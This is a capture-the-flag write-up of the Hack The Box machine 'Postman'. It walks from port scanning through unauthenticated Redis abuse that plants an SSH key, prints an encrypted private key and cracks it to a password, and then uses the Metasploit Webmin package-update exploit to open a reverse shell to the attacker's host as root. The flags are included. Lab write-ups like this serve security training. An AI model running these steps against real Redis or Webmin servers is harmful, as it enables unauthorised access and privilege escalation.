
Postman

==========
| POSTMAN 10.10.10.160 |
==========



InfoGathering


Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.100s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website

6379/tcp open redis Redis key-value store 4.0.9


10000/tcp open http MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

WFUZZ RESULTS PORT 80
/fonts
/server-status
/upload
/css
/js
/images
/images/icons
/images/favicon.ico
/index.html
/.htaccess
./htpasswd
/.hta



WFUZZ RESULTS FOUND FOR PORT 10000
/robots.txt # This did not show us any possible URIs
/favicon.ico

LOGIN PAGE FOUND BUT NO TECHNOLOGIES WERE DETECTED BY WAPPALYZER
https://postman.htb:10000



The Nikto scan I ran seems to be returning false positives because of the server redirecting any URI to the main login page
A Nikto scan did return an email address from the SSL Cert
/O=Webmin Webserver on Postman/CN=*/emailAddress=root@Postman

Searchploit search for webmin returned a result that may be useful for us.
I checked out some of the options for the RCE's in metasploit and they all require creds.
If we find crednetials we will try these again

```
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit) | exploits/linux/remote/46984.rb

Webmin 1.920 - Remote Code Execution | exploits/linux/webapps/47293.sh

Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit) | exploits/linux/remote/47230.rb
```

Gaining Access

Install redis-cli on your machine if you dont have it already. We will try to issue a few commands to talk to the target
RESOURCE: https://redis.io/commands
RESOURCE: https://www.tutorialspoint.com/redis/

```
redis-cli -h 10.10.10.160 -p 6379
10.10.10.160:6379> flushall
OK
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/www/html"
10.10.10.160:6379> flushall
# Results
OK

10.10.10.160:6379> config get dir
# Results
1) "dir"
2) "/var/www/html"

10.10.10.160:6379> config set dir /var
# Results
OK

10.10.10.160:6379> config get dir
# Results
1) "dir"
2) "/var"

10.10.10.160:6379> config get logfile
1) "logfile"
2) "/var/log/redis/redis-server.log"


10.10.10.160:6379> config get pidfile
1) "pidfile"
2) "/var/run/redis/redis-server.pid"

info
# Read results of this command to learn more info about server

config get *
```

Excellent. We are able to access the redis-cli memory on the machine without authenticating.
flushall was used to wipe the memory
config get dir was used to see what directory we are in
config set dir was used to change directories we are in

Some of the info we learn here
---
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
gcc_version:7.4.0
process_id:608

run_id:4cc24f57d1b696e4fcb5d6999a75a6630ef1da4e
tcp_port:6379
role:master
connected_slaves:0
master_replid:5f2fe5a9b7b9c69599b0ef0c40f1d6653570d196
master_replid2:05fa3857713d9bb305c3ff0fa45e981670f2ef1b

I found a redi server exploit that allows us to upload an ssh key we generate to a redis server
RESOURCE: https://github.com/Avinash-acid/Redis-Server-Exploit/blob/master/redis.py

Reading the code it seems to be made of commands we have already executed. Lets give her a run.
Since we are most likely the redis user we need to find the redis users home directory.
I installed redis server so I have the user on my machine.

```
grep redis /etc/passwd
redis:x:136:146::/var/lib/redis:/usr/sbin/nologin
```

We need to change the python exploit above to use /var/lib/redis/.ssh as our home dir instead of the normal /home/user location.
Now we run the command

```
python redis.py 10.10.10.160 redis
```

```
root@kali:~/HTB/boxes/Postman# python redis.py 10.10.10.160 redis
        ***************************************************************
        * [+] [Exploit] Exploiting misconfigured REDIS SERVER*
        * [+] AVINASH KUMAR THAPA aka "-Acid"
        ***************************************************************


         SSH Keys Need to be Generated
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:L0jR44R/Kr4CaA8dnCuG/tGGMYmzkKEkoXiliYmRKXA acid_creative
The key's randomart image is:
+---[RSA 3072]----+
|=oE .            |
|B* +   o         |
|X.= . o +        |
|++.+.  = .       |
|=+.+o . S .      |
|+=+o=. . +       |
|+.++ oo o .      |
| . .+. . .       |
|  .. .o.         |
+----[SHA256]-----+
         Keys Generated Successfully
OK
OK
OK
(error) ERR Changing directory: Permission denied
OK
OK
        You'll get shell in sometime..Thanks for your patience
Warning: Identity file /var/lib/redis/.ssh/id_rsa not accessible: No such file or directory.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ whami
```

I enumerated everything in my present directory as that is the first thing I do when gaining access to a machine I immediately noticed .bash_history was not being linked to /dev/null and read the file. This is exciting

```
ls -la
cat .bash_history
```

```
redis@Postman:~$ cat .bash_history
exit
su Matt
pwd
nano scan.py
python scan.py
nano scan.py
clear
nano scan.py
clear
python scan.py
exit
exit
cat /etc/ssh/sshd_config
su Matt
clear
cd /var/lib/redis
su Matt
exit
cat id_rsa.bak
```

Looks like we can su as matt or read the backup of id_rsa.bak
I tried "su Matt" first which needed a password. No luck there yet
Lets search for those files

```
find / -name scan.py 2> /dev/null
# No results

find / -name id_rsa.bak 2> /dev/null
/opt/id_rsa.bak
```

```
redis@Postman:~$ find / -name scan.py 2>/dev/null
redis@Postman:~$ find / -name id_rsa.bak 2> /dev/null
/opt/id_rsa.bak
```

Jackpot!
Copy the contents of that file to make an rsa private key to ssh in with

```
redis@Postman:~$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

I placed my key in /tmp/tobor/tobor.tobor

```
redis@Postman:~$ cd /tmp
redis@Postman:/tmp$ mkdir tobor
redis@Postman:/tmp$ cd tobor
redis@Postman:/tmp/tobor$ ls
redis@Postman:/tmp/tobor$ nano tobor.tobor
redis@Postman:/tmp/tobor$ chmod 600 tobor.tobor
redis@Postman:/tmp/tobor$ ssh -i tobor.tobor Matt@localhost
```

No luck yet. We need to crack the key password.
To do this we need to use ssh2john which on kali is located at /usr/share/john/ssh2john.py

```
/usr/share/john/ssh2john.py /root/HTB/boxes/Postman/mattrsa.key > /root/HTB/boxes/Postman/rsakey.hash.txt
# The above command converted the key into a john crackable format

# Now crack the key
john rsakey.hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
# Result = computer2008
```

```
root@kali:~/HTB/boxes/Postman# john rsakey.hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (/root/HTB/boxes/Postman/mattrsa.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:08 DONE (2019-11-24 23:08) 0.1158g/s 1661Kp/s 1661Kc/s 1661KC/sa6_123..*7¡Vamos!
Session completed
root@kali:~/HTB/boxes/Postman# john --show rsakey.hash.txt
/root/HTB/boxes/Postman/mattrsa.key:computer2008

1 password hash cracked, 0 left
```


```
ssh -i mattrsa.key Matt@10.10.10.160
Enter passphrase for key 'mattrsa.key':
Connection closed by 10.10.10.160 port 22
```

Shoot, the connection closed immediately. Lets see if Matt reused his password and su as Matt

```
su Matt
computer2008

# IT WORKED!
cat /home/Matt/user.txt
```

USER FLAG: 517ad0ec2458ca97af8d93aac08a2f3c

Lets see if we can login at the webin login page. We sure can
http://postman.htb:10000




PrivEsc

Typicla “ls -la” command in Matts home directory shows we can read the .bash_history file again
Looks like we can "su root". This did not work. There is a file made called justincase.txt Lets find it

```
ls -la ~Matt
cat .bash_history

# Su root failed
su root

# No results
find / -name justincase.txt 2> /dev/null

# No results
find / -name justincase.txt 2> /dev/null
```

Since we exploited the redis service lets check out the Webmin
After signing into https://postman.htb:10000/ we see that Webmin is version 1.910

```
searchsploit Webmin 1.910
```



That is convienet. We have a RCE in a Metasploit module. Time to open Metasploit
We will want to use the module with Package updates and RCE in the name

```
msfconsole
search webmin
use exploit/linux/http/webmin_packageup_rce
set LHOST 10.10.14.19
set LPORT 8089
set RHOSTS 10.10.10.160
set PASSWORD computer2008
set USERNAME Matt
set SSL true
run
```

Just like that we have a shell as root.

```
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

```
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.19:8089
[+] Session cookie: 43970a5147cf22b0b4e88f78a8e53ed5
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.19:8089 -> 10.10.10.160:48320) at 2019-11-25 00:15:47 +0000
sessions -l
whoami

Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

root
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

ROOT FLAG: a257741c5bed8be7778c6ed95686ddce